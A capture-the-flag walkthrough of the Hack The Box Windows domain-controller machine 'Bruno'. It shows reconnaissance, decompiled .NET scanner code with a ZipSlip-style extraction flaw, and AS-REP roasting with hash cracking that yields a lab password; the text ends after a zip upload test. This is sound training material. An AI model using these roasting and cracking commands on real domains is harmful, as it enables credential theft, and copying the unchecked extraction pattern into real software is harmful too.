HTB: Bruno

Bruno is a Windows Active Directory box. I’ll start by finding a .NET sample scanning application on FTP, and after reverse engineering it, discover a ZipSlip vulnerability in how it handles zip archives. Combining that with a DLL hijack, I’ll get a shell as the service account that runs the scanner. For privilege escalation, I’ll exploit the lack of LDAP signing by performing a Kerberos relay attack, setting up resource-based constrained delegation to impersonate the Administrator.
Box Info



Recon
Initial Scanning
nmap finds 21 open TCP ports:
oxdf@hacky$ sudo nmap -p- -vvv --min-rate 10000 10.129.238.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-19 02:26 UTC
...[snip]...
Nmap scan report for 10.129.238.9
Host is up, received echo-reply ttl 127 (0.024s latency).
Scanned at 2026-02-19 02:26:24 UTC for 13s
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
21/tcp    open  ftp              syn-ack ttl 127
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
443/tcp   open  https            syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
3389/tcp  open  ms-wbt-server    syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49668/tcp open  unknown          syn-ack ttl 127
53361/tcp open  unknown          syn-ack ttl 127
56036/tcp open  unknown          syn-ack ttl 127
56041/tcp open  unknown          syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
           Raw packets sent: 131059 (5.767MB) | Rcvd: 32 (1.920KB)
oxdf@hacky$ sudo nmap -p 21,53,80,88,135,139,389,443,445,464,593,636,3268,3269,3389,9389,49664,49668,53361,56036,56041 -sCV 10.129.238.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-19 02:28 UTC
Nmap scan report for 10.129.238.9
Host is up (0.022s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 06-29-22  04:55PM       <DIR>          app
| 06-29-22  04:33PM       <DIR>          benign
| 06-29-22  01:41PM       <DIR>          malicious
|_06-29-22  04:33PM       <DIR>          queue
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-19 02:27:45Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: bruno.vl0., Site: Default-First-Site-Name)
|_ssl-date: 2026-02-19T02:29:18+00:00; -40s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after:  2105-10-09T09:54:08
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: TLS randomness does not represent time
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=bruno-BRUNODC-CA
| Not valid before: 2022-06-29T13:23:01
|_Not valid after:  2121-06-29T13:33:00
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: bruno.vl0., Site: Default-First-Site-Name)
|_ssl-date: 2026-02-19T02:29:18+00:00; -40s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after:  2105-10-09T09:54:08
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: bruno.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after:  2105-10-09T09:54:08
|_ssl-date: 2026-02-19T02:29:18+00:00; -40s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: bruno.vl0., Site: Default-First-Site-Name)
|_ssl-date: 2026-02-19T02:29:18+00:00; -40s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after:  2105-10-09T09:54:08
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-02-19T02:29:18+00:00; -40s from scanner time.
| ssl-cert: Subject: commonName=brunodc.bruno.vl
| Not valid before: 2025-10-08T09:36:40
|_Not valid after:  2026-04-09T09:36:40
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
53361/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
56036/tcp open  msrpc         Microsoft Windows RPC
56041/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: BRUNODC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-02-19T02:28:39
|_  start_date: N/A
|_clock-skew: mean: -40s, deviation: 0s, median: -40s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.09 seconds
The box shows many of the ports associated with a Windows Domain Controller as well as FTP (21), HTTP (80), and RDP (3389). The domain is bruno.vl, and the hostname is brunodc.
I’ll use netexec to make a hosts file entry and put it at the top of my /etc/hosts file:
oxdf@hacky$ netexec smb 10.129.238.9 --generate-hosts-file hosts
SMB 10.129.238.9 445 BRUNODC Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:None) (Null Auth:True)
oxdf@hacky$ cat hosts /etc/hosts | sponge /etc/hosts
oxdf@hacky$ head -1 /etc/hosts
10.129.238.9 BRUNODC.bruno.vl bruno.vl BRUNODC
All of the ports show a TTL of 127, which matches the expected TTL for Windows one hop away.
nmap notes a clock skew, so I’ll want to make sure to run sudo ntpdate brunodc.bruno.vl before any actions that use Kerberos auth.
Subdomain Fuzz
I’ll use ffuf to look for any subdomains on the webserver that respond differently from the default:
oxdf@hacky$ ffuf -u http://10.129.238.9 -H "Host: FUZZ.bruno.vl" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.238.9
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.bruno.vl
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

dev                     [Status: 200, Size: 2719, Words: 765, Lines: 96, Duration: 4906ms]
:: Progress: [19966/19966] :: Job [1/1] :: 961 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
I’ll update my hosts file to reflect this:
10.129.238.9 BRUNODC.bruno.vl bruno.vl BRUNODC dev.bruno.vl
HTTP - TCP 80
Site
The website is the default IIS page:

Tech Stack
The HTTP response headers show that it’s IIS, and that it’s running ASP.NET:
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 29 Jun 2022 13:28:53 GMT
Accept-Ranges: bytes
ETag: "d2ff242dbc8bd81:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 19 Feb 2026 12:27:22 GMT
Content-Length: 703
The 404 page is the default IIS 404:

Directory Brute Force
I’ll point feroxbuster at the site using a lowercase wordlist as IIS is typically case-insensitive:
oxdf@hacky$ feroxbuster -u http://bruno.vl -w /opt/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://bruno.vl
 🚀  Threads               │ 50
 📖  Wordlist              │ /opt/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        2l       10w      153c http://bruno.vl/aspnet_client => http://bruno.vl/aspnet_client/
200      GET      334l     2089w   180418c http://bruno.vl/iisstart.png
200      GET       32l       55w      703c http://bruno.vl/
404      GET       42l      157w     1914c http://bruno.vl/con
404      GET       42l      157w     1928c http://bruno.vl/aspnet_client/con
404      GET       42l      157w     1914c http://bruno.vl/aux
404      GET       42l      157w     1928c http://bruno.vl/aspnet_client/aux
301      GET        2l       10w      164c http://bruno.vl/aspnet_client/system_web => http://bruno.vl/aspnet_client/system_web/
404      GET       42l      157w     1939c http://bruno.vl/aspnet_client/system_web/con
400      GET        6l       26w      324c http://bruno.vl/aspnet_client/error%1F_log
400      GET        6l       26w      324c http://bruno.vl/error%1F_log
404      GET       42l      157w     1928c http://bruno.vl/aspnet_client/prn
404      GET       42l      157w     1939c http://bruno.vl/aspnet_client/system_web/aux
404      GET       42l      157w     1914c http://bruno.vl/prn
400      GET        6l       26w      324c http://bruno.vl/aspnet_client/system_web/error%1F_log
404      GET       42l      157w     1939c http://bruno.vl/aspnet_client/system_web/prn
[####################] - 78s    79761/79761   0s      found:16      errors:121
[####################] - 50s    26584/26584   529/s   http://bruno.vl/
[####################] - 43s    26584/26584   618/s   http://bruno.vl/aspnet_client/
[####################] - 65s    26584/26584   406/s   http://bruno.vl/aspnet_client/system_web/
It finds the basic default IIS stuff, but nothing interesting.
dev.bruno.vl - TCP 80
Site
The site is titled SampleUploader:

It has a form to take a file, and shows a list in “Queue”, “Benign”, and “Malicious”. I’ll create a simple file named 0xdf-test.txt (which isn’t really a Windows executable, but that’s ok) and upload it:

After a minute or so it shows up in Benign:

I’ll play with other file formats, but only .exe shows up in the Queue section or anywhere else.
Tech Stack
The HTTP headers look similar to the main site, though there are some additional AspNet headers:
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 19 Feb 2026 22:22:45 GMT
Content-Length: 2874
X-AspNet-Version: 4.0.30319 and X-AspNetMvc-Version: 5.2 indicate this site is running ASP.NET MVC 5 on .NET Framework 4.
The 404 page is different:

This is the ASP.NET 404. This suggests that the main site was IIS serving static HTML, whereas this is using ASP.NET to process requests.
SMB - TCP 445
I’m not able to list any shares using null or guest auth:
oxdf@hacky$ netexec smb brunodc.bruno.vl --shares
SMB 10.129.238.9 445 BRUNODC Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.238.9 445 BRUNODC [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
oxdf@hacky$ netexec smb brunodc.bruno.vl -u guest -p '' --shares
SMB 10.129.238.9 445 BRUNODC Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.238.9 445 BRUNODC [-] bruno.vl\guest: STATUS_ACCOUNT_DISABLED
oxdf@hacky$ netexec smb brunodc.bruno.vl -u oxdf -p oxdf --shares
SMB 10.129.238.9 445 BRUNODC Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.238.9 445 BRUNODC [-] bruno.vl\oxdf:oxdf STATUS_LOGON_FAILURE
Listing users and doing a RID brute both require auth:
oxdf@hacky$ netexec smb brunodc.bruno.vl -u oxdf -p oxdf --users
SMB 10.129.238.9 445 BRUNODC Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.238.9 445 BRUNODC [-] bruno.vl\oxdf:oxdf STATUS_LOGON_FAILURE
oxdf@hacky$ netexec smb brunodc.bruno.vl -u oxdf -p oxdf --rid-brute
SMB 10.129.238.9 445 BRUNODC Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.238.9 445 BRUNODC [-] bruno.vl\oxdf:oxdf STATUS_LOGON_FAILURE
FTP - TCP 21
nmap identifies that anonymous login is allowed. I’ll connect and check it out:
oxdf@hacky$ ftp brunodc.bruno.vl
Connected to BRUNODC.bruno.vl.
220 Microsoft FTP Service
Name (brunodc.bruno.vl:oxdf): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||54176|)
150 Opening ASCII mode data connection.
06-29-22  04:55PM       <DIR>          app
06-29-22  04:33PM       <DIR>          benign
06-29-22  01:41PM       <DIR>          malicious
06-29-22  04:33PM       <DIR>          queue
226 Transfer complete.
The app directory has a program:
ftp> ls app
229 Entering Extended Passive Mode (|||54369|)
125 Data connection already open; Transfer starting.
06-29-22  05:42PM                  165 changelog
06-28-22  07:15PM                  431 SampleScanner.deps.json
06-29-22  03:58PM                 7168 SampleScanner.dll
06-29-22  03:58PM               174592 SampleScanner.exe
06-28-22  07:15PM                  170 SampleScanner.runtimeconfig.dev.json
06-28-22  07:15PM                  154 SampleScanner.runtimeconfig.json
226 Transfer complete.
The other three directories are empty other than a very small exe in benign:
ftp> ls benign
229 Entering Extended Passive Mode (|||54380|)
125 Data connection already open; Transfer starting.
06-29-22  04:32PM                    4 test.exe
226 Transfer complete.
ftp> ls malicious
229 Entering Extended Passive Mode (|||54381|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls queue
229 Entering Extended Passive Mode (|||54382|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
I’ll download the files from app:
ftp> binary
200 Type set to I.
ftp> !mkdir app
ftp> lcd app
Local directory now: ~/hackthebox/bruno-10.129.238.9/app
ftp> cd app
250 CWD command successful.
ftp> prompt off
Interactive mode off.
ftp> mget *
local: changelog remote: changelog
229 Entering Extended Passive Mode (|||54428|)
150 Opening ASCII mode data connection.
100% |******************************************************************************************|   165        7.56 KiB/s    00:00 ETA
226 Transfer complete.
165 bytes received in 00:00 (7.47 KiB/s)
local: SampleScanner.deps.json remote: SampleScanner.deps.json
229 Entering Extended Passive Mode (|||54429|)
125 Data connection already open; Transfer starting.
100% |******************************************************************************************|   431       19.67 KiB/s    00:00 ETA
226 Transfer complete.
431 bytes received in 00:00 (19.43 KiB/s)
local: SampleScanner.dll remote: SampleScanner.dll
229 Entering Extended Passive Mode (|||54430|)
150 Opening ASCII mode data connection.
100% |******************************************************************************************|  7168      320.13 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 45 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
7168 bytes received in 00:00 (315.91 KiB/s)
local: SampleScanner.exe remote: SampleScanner.exe
229 Entering Extended Passive Mode (|||54432|)
150 Opening ASCII mode data connection.
100% |******************************************************************************************|   170 KiB    1.80 MiB/s    00:00 ETA
226 Transfer complete.
WARNING! 327 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
174592 bytes received in 00:00 (1.80 MiB/s)
local: SampleScanner.runtimeconfig.dev.json remote: SampleScanner.runtimeconfig.dev.json
229 Entering Extended Passive Mode (|||54433|)
125 Data connection already open; Transfer starting.
100% |******************************************************************************************|   170        7.85 KiB/s    00:00 ETA
226 Transfer complete.
170 bytes received in 00:00 (7.58 KiB/s)
local: SampleScanner.runtimeconfig.json remote: SampleScanner.runtimeconfig.json
229 Entering Extended Passive Mode (|||54434|)
150 Opening ASCII mode data connection.
100% |******************************************************************************************|   154        6.81 KiB/s    00:00 ETA
226 Transfer complete.
154 bytes received in 00:00 (6.72 KiB/s)
It is critical to set the mode to binary before doing the transfer or the binaries will be corrupt.
As an anonymous user, I can’t write to FTP:
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||61394|)
550 Access is denied.
Sample Scanner
Metadata
file shows these are Windows .NET executables:
oxdf@hacky$ file SampleScanner.dll SampleScanner.exe
SampleScanner.dll: PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows, 2 sections
SampleScanner.exe: PE32+ executable (console) x86-64, for MS Windows, 6 sections
The other files provide metadata about how the application is configured:
oxdf@hacky$ cat SampleScanner.deps.json
{
  "runtimeTarget": {
    "name": ".NETCoreApp,Version=v3.1",
    "signature": ""
  },
  "compilationOptions": {},
  "targets": {
    ".NETCoreApp,Version=v3.1": {
      "SampleScanner/1.0.0": {
        "runtime": {
          "SampleScanner.dll": {}
        }
      }
    }
  },
  "libraries": {
    "SampleScanner/1.0.0": {
      "type": "project",
      "serviceable": false,
      "sha512": ""
    }
  }
}
oxdf@hacky$ cat SampleScanner.runtimeconfig.dev.json
{
  "runtimeOptions": {
    "additionalProbingPaths": [
      "C:\\Users\\xct\\.dotnet\\store\\|arch|\\|tfm|",
      "C:\\Users\\xct\\.nuget\\packages"
    ]
  }
}
oxdf@hacky$ cat SampleScanner.runtimeconfig.json
{
  "runtimeOptions": {
    "tfm": "netcoreapp3.1",
    "framework": {
      "name": "Microsoft.NETCore.App",
      "version": "3.1.0"
    }
  }
}
These file also leak a filepath from the machine they were written on, C:\\Users\\xct\\. It’s not guaranteed this is Bruno, but it could be.
The changelog file shows this is some kind of malware scanning engine:
Version 0.3
- integrated with dev site
- automation using svc_scan

Version 0.2
- additional functionality

Version 0.1
- initial support for EICAR string
I’ll note both xct and svc_scan as potential usernames.
Run It
If I try to run it in a Windows VM, it may fail for missing an old .NET version:
PS > .\SampleScanner.exe
You must install or update .NET to run this application.

App: Z:\hackthebox\bruno-10.129.238.9\app\SampleScanner.exe
Architecture: x64
Framework: 'Microsoft.NETCore.App', version '3.1.0' (x64)
.NET location: C:\Program Files\dotnet\

The following frameworks were found:
  6.0.25 at [C:\Program Files\dotnet\shared\Microsoft.NETCore.App]
  6.0.33 at [C:\Program Files\dotnet\shared\Microsoft.NETCore.App]
  7.0.14 at [C:\Program Files\dotnet\shared\Microsoft.NETCore.App]
  8.0.0 at [C:\Program Files\dotnet\shared\Microsoft.NETCore.App]
  8.0.8 at [C:\Program Files\dotnet\shared\Microsoft.NETCore.App]

Learn more:
https://aka.ms/dotnet/app-launch-failed

To install missing framework, download:
https://aka.ms/dotnet-core-applaunch?framework=Microsoft.NETCore.App&framework_version=3.1.0&arch=x64&rid=win-x64&os=win10
I’ll install that from the link provided, and then it runs, this time failing for not having a C:\samples\queue directory:
PS > .\SampleScanner.exe
Unhandled exception. System.IO.DirectoryNotFoundException: Could not find a part of the path 'C:\samples\queue'.
   at System.IO.Enumeration.FileSystemEnumerator`1.CreateDirectoryHandle(String path, Boolean ignoreNotFound)
   at System.IO.Enumeration.FileSystemEnumerator`1.Init()
   at System.IO.Enumeration.FileSystemEnumerator`1..ctor(String directory, Boolean isNormalized, EnumerationOptions options)
   at System.IO.Enumeration.FileSystemEnumerable`1..ctor(String directory, FindTransform transform, EnumerationOptions options, Boolean isNormalized)
   at System.IO.Enumeration.FileSystemEnumerableFactory.UserFiles(String directory, String expression, EnumerationOptions options)
   at System.IO.Directory.InternalEnumeratePaths(String path, String searchPattern, SearchTarget searchTarget, EnumerationOptions options)
   at SampleScanner.Program.Main(String[] args)
I can create one, but for now I’ll see what the binary is doing with RE.
Reversing
There are many .NET decompilers. ILSpy works nicely on Linux, but I prefer DotPeek on a Windows VM. Loading the .exe will load the .dll (assuming the name is the same and it’s in the same folder), or I can just load the .dll directly. There are two functions:

The main file has the following structure:
using System.Collections.Generic;
using System.IO;
using System.IO.Compression;
using System.Linq;
using System.Text;

namespace SampleScanner
{
  internal class Program
  {
    public static IEnumerable<int> PatternAt(byte[] source, byte[] pattern)
    {
...[snip]...
    }

    private static void Main(string[] args)
    {
...[snip]...
    }
  }
}
Main starts by defining the EICAR string, which is a string that’s meant to trigger anti-virus programs as a test:
private static void Main(string[] args)
{
  string s = "X5O!P%@AP[4\\PZX54(P^)7CC)7}$EYCAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*";
  s.Replace("EYCAR", "EICAR");
  byte[] bytes = Encoding.ASCII.GetBytes(s);
It can’t have the raw string to avoid triggering AV itself, so it builds a similar string and then uses the Replace string function to generate the real string from the template one and converts it to bytes.
Next it loops over files in C:\samples\queue. If there’s a .zip file, it extracts it into C:\samples\queue (presumably to be processed on the next loop). Otherwise, it copies the file to malicious if the EICAR string is in the file and benign otherwise. Then it deletes the original file:
  foreach (string file in Directory.GetFiles("C:\\samples\\queue\\", "*", SearchOption.AllDirectories))
  {
    if (file.EndsWith(".zip"))
    {
      using (ZipArchive zipArchive = ZipFile.OpenRead(file))
      {
        foreach (ZipArchiveEntry entry in zipArchive.Entries)
        {
          string destinationFileName = Path.Combine("C:\\samples\\queue\\", entry.FullName);
          entry.ExtractToFile(destinationFileName);
        }
        File.Delete(file);
      }
    }
    else if (Enumerable.Any<int>(Program.PatternAt(File.ReadAllBytes(file), bytes)))
    {
      File.Copy(file, file.Replace("queue", "malicious"), true);
      File.Delete(file);
    }
    else
    {
      File.Copy(file, file.Replace("queue", "benign"), true);
      File.Delete(file);
    }
  }
PatternAt just looks for a series of bytes in another set of bytes.
Kerberos - TCP 88
I’ll check the usernames I have already with kerbrute to see if they are valid:
oxdf@hacky$ kerbrute userenum users -d bruno.vl --dc brunodc.bruno.vl

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/19/26 - Ronnie Flathers @ropnop

2026/02/19 19:52:31 >  Using KDC(s):
2026/02/19 19:52:31 >   brunodc.bruno.vl:88

2026/02/19 19:52:37 >  [+] VALID USERNAME:       svc_scan@bruno.vl
2026/02/19 19:52:37 >  Done! Tested 2 usernames (1 valid) in 5.418 seconds
One is, svc_scan.
Auth as svc_scan
Strategy
There are some potential attacks here if I can get the right file processed by the pipeline. I don’t see any vulnerability in the string matching, but there could be something I could do with zip archives. Unfortunately, the site doesn’t seem to accept anything that isn’t a .exe, and FTP is read only.
I’ll turn to other enumeration for now.
AS-REP-Roast
I’ll enumerate Active Directory a bit more. One common check before I have any auth is to look for AS-REP-Roastable users. I only have one valid username at this point, but it works!
oxdf@hacky$ netexec ldap brunodc.bruno.vl -u svc_scan -p '' --asreproast svc_scan.asreproast
LDAP 10.129.238.9 389 BRUNODC Windows Server 2022 Build 20348 (name:BRUNODC) (domain:bruno.vl) (signing:None) (channel binding:Never)
LDAP 10.129.238.9 389 BRUNODC $krb5asrep$23$svc_scan@BRUNO.VL:fd02ae5687c52c5609c5f0b200b97701$68a48d72437c7b7dded526b38778444aa46eee547d8518e02bf48ff9d85663f868e224b465ebe1ffb958ea5c00a0595710c1555cb5ff6a5413af8850aa2a6577429afed994c8ee577d3d4be441b6f5fe38465cac4fdb8e438d9432520236d12f54feddbecca1711532e59765bc0b9679f883d091b1ee3321baa50e390ba624eeacd96b53be0f82915b6c79ac70f8badd844b647df624b56590cce5e9c6b66ad7e93c13daf47bcc9b40999ef3cbd969f613651c5fbbb6872f58de405cf75db5e8b2f8ce67924933a14fc9ddff595b7b6b5b48f7fd1fa8b08c156e940ef4da24585174b2a4
Crack
I’ll pass that hash to hashcat with rockyou.txt:
$ hashcat svc_scan.asreproast /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v7.1.2) starting in autodetect mode
...[snip]...
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

18200 | Kerberos 5, etype 23, AS-REP | Network Protocol
...[snip]...
$krb5asrep$23$svc_scan@BRUNO.VL:fd02ae5687c52c5609c5f0b200b97701$68a48d72437c7b7dded526b38778444aa46eee547d8518e02bf48ff9d85663f868e224b465ebe1ffb958ea5c00a0595710c1555cb5ff6a5413af8850aa2a6577429afed994c8ee577d3d4be441b6f5fe38465cac4fdb8e438d9432520236d12f54feddbecca1711532e59765bc0b9679f883d091b1ee3321baa50e390ba624eeacd96b53be0f82915b6c79ac70f8badd844b647df624b56590cce5e9c6b66ad7e93c13daf47bcc9b40999ef3cbd969f613651c5fbbb6872f58de405cf75db5e8b2f8ce67924933a14fc9ddff595b7b6b5b48f7fd1fa8b08c156e940ef4da24585174b2a4:Sunshine1
...[snip]...
It cracks to “Sunshine1” in about 12 seconds on my host.
Validate
I’ll validate the password with netexec:
oxdf@hacky$ netexec ldap brunodc.bruno.vl -u svc_scan -p Sunshine1
LDAP 10.129.238.9 389 BRUNODC Windows Server 2022 Build 20348 (name:BRUNODC) (domain:bruno.vl) (signing:None) (channel binding:Never)
LDAP 10.129.238.9 389 BRUNODC [+] bruno.vl\svc_scan:Sunshine1
oxdf@hacky$ netexec smb brunodc.bruno.vl -u svc_scan -p Sunshine1
SMB 10.129.238.9 445 BRUNODC Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.238.9 445 BRUNODC [+] bruno.vl\svc_scan:Sunshine1
oxdf@hacky$ netexec rdp brunodc.bruno.vl -u svc_scan -p Sunshine1
RDP 10.129.238.9 3389 BRUNODC Windows 10 or Windows Server 2016 Build 20348 (name:BRUNODC) (domain:bruno.vl) (nla:True)
RDP 10.129.238.9 3389 BRUNODC [+] bruno.vl\svc_scan:Sunshine1
That “success” for RDP says the creds are right but that this user can’t connect (it would say “pwned” if it could).
Shell as svc_scan
SMB
The svc_scan user can list shares, and has read/write access to one named queue:
oxdf@hacky$ netexec smb brunodc.bruno.vl -u svc_scan -p Sunshine1 --shares
SMB 10.129.238.9 445 BRUNODC Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.238.9 445 BRUNODC [+] bruno.vl\svc_scan:Sunshine1
SMB 10.129.238.9 445 BRUNODC Enumerated shares
SMB 10.129.238.9 445 BRUNODC Share Permissions Remark
SMB 10.129.238.9 445 BRUNODC ----- ----------- ------
SMB 10.129.238.9 445 BRUNODC ADMIN$ Remote Admin
SMB 10.129.238.9 445 BRUNODC C$ Default share
SMB 10.129.238.9 445 BRUNODC CertEnroll READ Active Directory Certificate Services share
SMB 10.129.238.9 445 BRUNODC IPC$ READ Remote IPC
SMB 10.129.238.9 445 BRUNODC NETLOGON READ Logon server share
SMB 10.129.238.9 445 BRUNODC queue READ,WRITE
SMB 10.129.238.9 445 BRUNODC SYSVOL READ Logon server share
The queue share is empty:
oxdf@hacky$ smbclient //brunodc.bruno.vl/queue -U 'svc_scan%Sunshine1'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Feb 19 23:19:50 2026
  ..                                  D        0  Wed Jun 29 13:41:03 2022

                4980479 blocks of size 4096. 540813 blocks available
But if I upload a .exe file via the dev website, it shows up:
smb: \> ls
  .                                   D        0  Thu Feb 19 23:22:12 2026
  ..                                  D        0  Wed Jun 29 13:41:03 2022
  test.exe                            A    49946  Thu Feb 19 23:22:12 2026

                4980479 blocks of size 4096. 540752 blocks available
Similarly, if I put a file over SMB:
smb: \> put test.exe smb.exe
putting file test.exe as \smb.exe (184.8 kb/s) (average 184.8 kb/s)
It shows up on the site:

And it processed.
I can also put non-.exe files. If I make a zip archive with two .exe files:
oxdf@hacky$ unzip -l ziptest
Archive:  ziptest.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2026-02-19 18:55   ziptest/
        5  2026-02-19 18:55   ziptest/test1.exe
        5  2026-02-19 18:55   ziptest/test2.exe
---------                     -------
       10                     3 files
And upload it to SMB:
smb: \> put ziptest.zip
putting file ziptest.zip as \ziptest.zip (7.1 kb/s) (average 147.9 kb/s)
It shows up on the site:

And after it processes:

